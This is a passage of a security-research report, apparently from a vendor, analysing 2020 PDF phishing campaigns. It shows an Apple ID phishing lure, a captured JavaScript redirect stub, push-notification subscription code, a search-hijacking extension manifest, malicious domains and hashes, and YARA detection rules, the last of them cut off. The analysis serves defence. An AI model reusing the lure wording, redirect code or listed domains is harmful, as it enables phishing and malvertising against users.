


Figure 13. Phishing

PDF file claiming the user's credit card is about to expire on a well-known e-commerce website.

Dear Customer,

Your Apple ID was locked due to security reasons.
We have detected a sign-in from an unknown device and an unusual activity from your Account.

Please verify your identity within 24 hours or your account will be disabled due to Concerns we have for the safety and integrity of the Apple Community.
Use this link appleid.apple.com to verify your account.

Sincerely,
Apple Support

Figure 14.

Phishing PDF file claiming the user's Apple ID is about to be disabled.
At the time of this writing, all the websites for this specific campaign were taken down. It is worth noting that the majority of these e-commerce themed phishing PDF files used https://t.umblr[.]com/ for redirection purposes. Examples include:

https://t.umblr[.]com/redirect?
z=https%3A%2F%2Fdulunggakada40.com%2F%3Fgdghrtjykuujttjkg&t=ZDJkNjIzMjY2ZDBlMDkyMDIwNTkwZDFiYTdlNGI5NTE3MTJlOWY0YyxlM

https://t.umblr[.]com/redirect?
z=https%3A%2F%2Fdulunggakada40.com%2F%3Fgdghrtjykuujttjkg&t=ZDJkNjIzMjY2ZDBlMDkyMDIwNTkwZDFiYTdlNGI5NTE3MTJlOWY0YyxlM

Fake CAPTCHA Analysis

As previously mentioned, close to 40% of phishing PDF files that we saw in 2020 were part of the fake CAPTCHA category. Figure 15 shows the hex content of a fake CAPTCHA sample (SHA256: 21f225942de6aab545736f5d2cc516376776d3f3080de21fcb06aa71749fc18f). We can see that the PDF file has an embedded Uniform Resource Identifier (URI) that points to https://ggtraff[.]ru/pify?keyword=download+limbo+apk+full+game, which is a traffic redirector. As mentioned earlier, traffic redirection websites do not point to a fixed website, and they often redirect the user to a different website upon each visit.




Figure 15. Embedded URL in a fake CAPTCHA sample.

Figure 16 is the HTTP response body that we got from the aforementioned URI during one of our tries. The returned response from the redirector was a small JavaScript code stub that again redirects the user, but this time to: https://robotornotcheckonline[.]xyz/?p=miywentfmi5gi3bpgizdqnzv&sub1=wbly&sub3=1h6oih4jofeu&sub4=download+limbo+apk+full+game.

```
<script>
            function go() {
               window.frames[0].document.body.innerHTML = '<form target="_parent" method="post" action="https://robotornotcheckonline.
xyz/?p=miywentfmi5gi3bpgizdqnzv&sub1=wbly&sub3=1h6oih4jofeu&sub4=download+limbo+apk+full+game"></form>';
                window.frames[0].document.forms[0].submit()
            }
</script>
iframe onload="window.setTimeout('go()', 99)" src="about:blank" style="visibility:hidden"></iframe>
```

Figure 16. URL redirecting the user to robotornotcheckonline[.]xyz

To understand the whole chain, we followed the link from Figure 16. The response was a multi-function JavaScript code that can be seen in Figure 17.

```
var guardEnabled = false;var isChrome = false;
if (guardEnabled && /Chrome/.test(navigator.userAgent || '') && /Google Inc/.test(navigator.vendor || '')) { ...
}

function compareVersion(v1, v2) { ...
}
const MESSAGES = { ...
};
MESSAGES.uk = MESSAGES.ru;
MESSAGES.current = MESSAGES[getLanguage()] || MESSAGES.en;

function getLanguage() { ...
}
let template = '\<div style="color:#000;box-sizing: border-box;-webkit-box-sizing:border-box;width: 320px;max-width: 1
var rootElement = null;
var canStart = false;
window.onload = function() { ...
};
function text() {}
function disableHistory() { ...
}
function disableIncognito() { ...
}
disableHistory();
disableIncognito();
let myApplicationServerKey = urlB64ToUint8Array('BIbjCoVklTIiXYjv3Z5WS9oemREJPCOFVHwpAxQphYoA5FOTzG-xOq6GiK31R-NF--qzg
var denied = function() {
    window.location.href = 'https://0.robotornotcheckonline.xyz/?p=miywentfmi5gi3bpgizdqnzv&sub1=wbly&sub3=1h6oih4jofe
};
let workerInstaller = null;

function getWorkerRegistration() {
    return workerInstaller.then(() => navigator.serviceWorker.ready)
}

function SubS() { ...
};

function CheckS() { ...
};
if ('serviceWorker' in navigator) { ...
}
```

Figure 17. JavaScript code that asks the user to subscribe to push notifications.

Essentially, the code listed above registers a browser push notification. Mozilla describes browser push notifications as follows: “Notifications API lets a web page or app send notifications that are displayed outside the page at the system level; this lets web apps send information to a user even if the application is idle or in the background.” Figure 18 shows the permission request when visiting the website in a browser.





Figure 18.



robotornotcheckonline[.]xyz asking the user to subscribe to their push notifications By clicking on “Allow”, the user is then redirected to another website that asks them to subscribe to another push notification. When the user agrees and subscribes to the push notification, the function SubS() from Figure 17 is called, which sends a POST request to let the controller know that the user has subscribed to them. Figure 19 shows the specific POST request. We can see that there are a few parameters with unique values such as “key” and “secret” that are sent along to fingerprint the user.




Figure 19.

POST request notifying the controller that the user has subscribed to their notifications.

This loop can go on a few times. However, it is important to note that the site does not have to be open in the browser for the notifications to pop. After completing the chain, we noticed two push notifications were registered in our browser, as shown in Figure 20. This now registers our browser as a “target” for these websites to send future popups for additional malvertising websites and extension installations.




Figure 20.

Fake CAPTCHA sample resulting in the registration of two push notifications.
At the end, we landed on an online gaming website. Below is the HTTP GET request used:

https://promo[.]???.com/glows-27628/na-en/?pub_id=1374&xid=600889fbf85ac2000110370d&xid_param1=3047954&xid_param_2=&sid=SIDQVeAYOu1UbRxwVV690c-yVM5sWOOfDAb7-h_jd_AIcFGJbFBhqkUXwCszxjNr_9eJ1uoX1OdKr3vILRvqtbg9mcdeMNy5zbavbbqOxtJwEYgn1l5htPFMCsWv3Ft45e5BLHmpA0DQLcy&enctid=c

As we can see, there are a lot of parameters involved with the above GET request. It is our assumption that this is how the attackers generate revenue. These identifiers tell the owner of the website how the user got there. If it was through the means that the attacker leveraged, the attacker in return gets a commision of some sort for bringing the users to that website. We also noticed Urchin Tracking Module parameters were also used to evaluate the effectiveness of this “marketing” method. To keep a stream of revenue, instead of a one-time click, it appears to us that attackers are leveraging push notifications. That way they can, once in a while, use the notification mechanism to deceive subscribed users into clicking on more links, and hence generate more revenue. As previously mentioned, our analysis has shown that fake CAPTCHA phishing samples have embedded links that point to traffic redirection websites, which then redirect the user to a different website upon each visit. To better understand where else these phishing files can lead us to, we decided to visit them a few more times. On one of those instances, we were not only presented with a page that asked us to subscribe to their push notifications, we were also asked to download a Google Chrome extension, as shown in Figure 21.




Figure 21.

Traffic redirection website taking us to a website that subscribes users to push notifications and asks them to download a Chrome extension
When “Add to Chrome” was clicked, we were then taken to the Chrome Web Store (“CWS”). CWS is Google's online store that hosts browser extensions. Figure 22 shows the extension on the CWS with more than a thousand downloads.

Note: at the time of the publication the extension was not available on Chrome Web Store anymore.




Figure 22. HDSportSearch plugin with more than 1,000 downloads on Chrome Web Store.

Upon downloading and analyzing the extension, the manifest.json file bundled in the extension package revealed that the HDSportSearch extension is a search engine hijacker that overrides the search engine default values for the browser, as shown in Figure 23.

```
{
  "background": {
     "scripts": [ "scripts/background.js" ]
  },
  "chrome_settings_overrides": {
     "search_provider": {
        "alternate_urls": [  ],
        "encoding": "UTF-8",
        "favicon_url": "https://hdsportsearch.com/favicon.ico",
        "image_url": "",
        "image_url_post_params": "",
        "instant_url": "",
        "instant_url_post_params": "",
        "is_default": true,
        "keyword": "HDSportSearch",
        "name": "HDSportSearch",
        "search_url": "https://feed.hdsportsearch.com/?q={searchTerms}&publisher=hdsportsearch&barcodeid=577000000000000",
        "search_url_post_params": "",
        "suggest_url": "https://api.hdsportsearch.com/suggest/get?q={searchTerms}",
        "suggest_url_post_params": ""
     }
  },
```

Figure 23. manifest.json for HDSportSearch plugin overriding Chrome's settings.

Figure 24 summarizes the paths we were able to explore for the PDF phishing file with a fake CAPTCHA.




Figure 24. Paths and actions that a PDF with a fake CAPTCHA can take.

Conclusion

We covered the most common PDF-based phishing campaigns that we saw in 2020 along with their distribution. Data from recent years demonstrates that the amount of phishing attacks continues to increase and social engineering is the main vector for attackers to take advantage of users. Prior research has shown that large-scale phishing can have a click-through rate of up to 8%. Thus, it is important to verify and double check the files you receive unexpectedly, even if they are from an entity that you know and trust. For example, why was your account locked out of nowhere, or why did someone share a file with you when you least expected it?

Palo Alto Networks customers are protected against attacks from such phishing documents through various services:

- Cortex XDR (protects against phishing document delivery and execution).
- Next-Generation Firewalls with security subscriptions including WildFire and Threat Prevention (protects against phishing document delivery), URL Filtering (protects against redirectors and final phishing URLs) and DNS Security (protects against redirectors and final phishing domains).
- AutoFocus users can track some of these PDF phishing campaigns under the Autofocus tag GenericPhishingDocs.

Indicators of Compromise

Campaign	SHA256
Fake CAPTCHA	7bb3553eea6e049a943bc2077949bc767daab2c3c993ce10011
2df31f2ea1a434a034a1b3031f3e59bae6c6f73dff39e50fd37bd028577e2710	
9b2a875169db01332f5fbb59bb3021ad5dd1b241add17750924a85033798f8e7	
Coupon	5706746b7e09b743a90e3458e5921367a66a5c3cfbd9417ed08
0cce9de0ff8e5bc07a8b54a95abbef49db08105b83c233a3c3647c09c06bdffb	
0e4d74dacdb72756c49438f81e3267a9e92c3ea9465a84aa5cf4fdaf82a6ed61	
Play Button	6835fa030a50b9826612d1e6e3f0c1db2790b3783f62de029728
2c361182748c44364b7e631280ca47fa09cb9736b06208285384d6d7826c67b9	
6835fa030a50b9826612d1e6e3f0c1db2790b3783f62de02972898f79be07265	
File Sharing	0ce0cfb5c175f57efb02521d69020098d302bc3e37c4d7937213
8c602aee3565491864da3b1040696b23b80cee2894c52b5cd982a11ad37977a3	
9a79cae2ba1ba1510d5940a1b5559dd1509b7377a6bd125866e65f96c12d8894	
E-commerce	b330cbd30a2ab86e0f855e9a0d3a87aa7b91829db5c6bc34f4fa
7e7f2726a892ada15a1bdf79bd6f967650c440a64e89d5f1b83e29afdece1f1c	
cccee5092d5986d34bfdead009d24d1b0dfb8284f291ed44093904cc9c494d7f	

Related Autofocus Tag

GenericPhishingDocs

Redirectors

pn9yozq[.]sed.notifyafriend.com

l8cag6n[.]sed.theangeltones.com

9ltnsan[.]sed.roxannearian.com

wnj0e4l[.]sed.ventasdirectas.com

x6pd3rd[.]sed.ojjdp.com

ik92b69[.]sed.chingandchang.com

of8nso0[.]sed.lickinlesbians.com

t.umblr[.]com/redirect?
z=https%3A%2F%2Fdulunggakada40.com%2F%3Fgdghrtjykuujttjkg&t=ZDJkNjIzMjY2ZDBlMDkyMDIwNTkwZDFiYTdlNGI5NTE3MTJlOWY0YyxlM

t.umblr[.]com/redirect?
z=https%3A%2F%2Fdulunggakada40.com%2F%3Fgdghrtjykuujttjkg&t=ZDJkNjIzMjY2ZDBlMDkyMDIwNTkwZDFiYTdlNGI5NTE3MTJlOWY0YyxlM

ggtraff[.]ru/pify?keyword=download+limbo+apk+full+gam

Final Hosts

robotornotcheckonline[.]xyz/?p=miywentfmi5gi3bpgizdqnzv&sub1=wbly&sub3=1h6oih4jofeu&sub4=download+limbo+apk+full+game

gerl-s[.]online/?s1=ptt1

creqwcf[.]tk/%23$%25%5e&

get[.]hdsportsearch.com/?pid=58955&clickid=37590634811986352

Yara Rules Used

```
rule onedrive_category_2

{

meta:

author = "Ashkan Hosseini"

date = "2021-01-08"

description = "Onedrive Category 2 (Red Background)"

hash0 = "af35c35a1b1fa09944c29000923076cc"

hash1 = "5c199d1c59b93fa5b1e322ed7846f146"

hash2 = "e1a267558a6d4fdbfc4502a27239c1b4"

hash3 = "980bba53d02b9e4e53d13621b11ddfb5"

hash4 = "26a670f532d702199c2c3f4b65f9c1e7"

hash5 = "f8162f71caa3581c66a16c894f089320"

hash6 = "0338637ab800cfea336ccf4f00b303f7"

hash7 = "d05742fc803bcd719f1afc156e703910"

sample_filetype = "pdf"

strings:

$string0 = "4 0 obj"

$string1 = "1 0 obj"

$string2 = "endobj"

$string3 = "9 0 obj"

$string4 = "endstream"

$string5 = "startxref"

$string6 = "12 0 obj"

$string7 = "11 0 obj"

$string8 = { 25 50 44 46 2d 31 2e 37 0d }

$string9 = { 65 6e 64 6f 62 6a 0d }

$string10 = { 72 6f 75 70 }

$string11 = { 74 2f 53 75 62 74 79 70 65 2f }

$string12 = { 29 4a a5 28 91 62 }

$string13 = { 99 73 d9 79 }
```

```
condition:
all of them
}
rule onedrive_category_1
{
meta:
author = "Ashkan Hosseini"
date = "2021-01-08"
description = "one drive category 1 (blue background)"
hash0 = "4ed8e629b4175427abc3d8a96589d4db"
hash1 = "64d2e35e875fedaa7b206cfea2762910"
hash2 = "098db1edac07219b1a1fc8732b0ff6e3"
hash3 = "0cb9d12551b22109f51feaadbfa4d9a1"
hash4 = "6467377125be7da67a94d8d608d2b927"
hash5 = "90fe53f54331a34b91523d12c65fbffa"
sample_filetype = "pdf"
strings:
$string0 = "W5M0MpCehiHzreSzNTczkc9d"
$string1 = "http://ns.adobe.com/pdf/1.3/"
$string2 = "adobe:ns:meta/"
$string3 = "18 0 obj"
$string4 = "</x:xmpmeta>"
$string5 = "14 0 obj"
$string6 = "endstream"
$string7 = "</rdf:Description>"
$string8 = "http://ns.adobe.com/xap/1.0/mm/"
$string9 = "<xmpMM:VersionID>1</xmpMM:VersionID>"
$string10 = "<xmpMM:RenditionClass>default</xmpMM:RenditionClass>"
$string11 = "xmlns:pdf"
$string12 = "xpacket end"
$string13 = "11 0 obj"
$string14 = "http://ns.adobe.com/xap/1.0/"
$string15 = { 2f 52 65 73 6f 75 72 63 }
$string16 = { 3e 3e 3e 3e 3e 0d 65 6e 64 6f 62 6a 0d 32 20 30 20 6f 62 6a 0d 3c 3c }
$string17 = { 2f 50 20 31 20 30 20 52 2f 41 20 33 20 30 }
$string18 = { 29 3e 3e 0d 65 6e 64 6f 62 6a 0d 34 20 30 20 6f 62 6a 0d 3c 3c 2f 53 }
$string19 = { 3e 3e 0d 65 6e 64 6f 62 6a 0d 35 20 30 20 6f 62 6a 0d 3c 3c }
```

```
$string20 = { 39 20 30 20 52 2f }

$string23 = { 31 20 30 20 6f 62 6a 0d 3c 3c 2f 54 79 70 65 2f 50 61 67 65 2f 50 61 72 65 6e 74 }

$uri = { 2f 55 52 49 }

$string24 = { 0d 25 e2 e3 cf d3 0d 0a 31 20 30 20 6f 62 6a 0d 3c }

condition:

all of($string*) and #uri < 20

}

rule filesharing_pdf_scams

{

meta:

author = "Ashkan Hosseini"

date = "2021-01-07"

description = "File Sharing PDF Scams"

hash0 = "170ac152d30f98ca01db808b1dd397d2"

hash1 = "00d9aa947875f80b3a23e7af4267633e"

hash2 = "b797c0905cd784c2d457ac516791a154"

hash3 = "ae5ae57576f4c6ce94e096867011eb65"

sample_filetype = "pdf"

strings:

$string0 = "W5M0MpCehiHzreSzNTczkc9d"

$string1 = "4 0 obj"

$string2 = "1 0 obj"

$string3 = "6 0 obj"

$string4 = "0000000000 65535 f"

$string5 = "xpacket end"

$string6 = "</x:xmpmeta>"

$string7 = "<rdf:RDF xmlns:rdf"

$string8 = "<</Filter/FlateDecode/Length 50>>stream"

$string9 = "startxref"

$string10 = "<</Type/Page/Parent 6 0 R/Contents 5 0 R/MediaBox[0 0 734.88 593.76001]/CropBox[0 0 734.88 593.76001"

$string11 = "%PDF-1.4"

